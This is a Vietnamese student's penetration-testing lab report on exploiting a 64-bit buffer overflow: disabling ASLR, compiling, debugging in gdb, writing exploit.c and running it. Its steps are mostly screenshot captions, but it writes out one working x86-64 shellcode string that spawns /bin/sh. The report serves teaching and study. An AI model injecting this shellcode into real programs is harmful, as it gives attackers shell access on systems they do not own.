**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**

**KHOA AN TOÀN THÔNG TIN**

Môn: KIỂM THỬ XÂM NHẬP

**BÁO CÁO BÀI THỰC HÀNH:**

**BUFFER OVERFLOW: 64 BIT APPLICATION**

Họ và tên sinh viên:

Nguyễn Viết Hoàng Huy

Mã số sinh viên:

B20DCAT082

Họ và tên giảng viên:

TS. Đinh Trường Duy

Hà Nội 05/2024 (tháng/năm)

**MỤC LỤC**

[**I.** **MỤC ĐÍCH:** 3](#_Toc163817975)

[**II.** **CÁC BƯỚC THỰC HIỆN:** 3](#_Toc163817976)

[**III.** **KẾT LUẬN:** 6](#_Toc163817977)

1. **MỤC ĐÍCH:**

* Giúp sinh viên hiểu rõ nguyên nhân, cơ chế cũng như cách thức khắc phục, xử lý lỗ hổng tràn bộ đệm.

1. **CÁC BƯỚC THỰC HIỆN:**

* Vô hiệu hóa ASLR:

A screenshot of a computer

Description automatically generated

* Chạy compile.sh:

A screenshot of a computer program

Description automatically generated

* Sử dụng gdb chạy thử stack:

A screenshot of a computer program

Description automatically generated


A computer screen shot of a computer program

Description automatically generated

* Shellcode: “\x6a\x3b\x58\x99\x52\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x54\x5f\x52\x57\x54\x5e\x0f\x05”
* Code tiếp exploit.c:

A screenshot of a computer program

Description automatically generated



* Thực hiện khai thác:

A screenshot of a computer program

Description automatically generated

1. **KẾT LUẬN:**

A computer screen shot of a program

Description automatically generated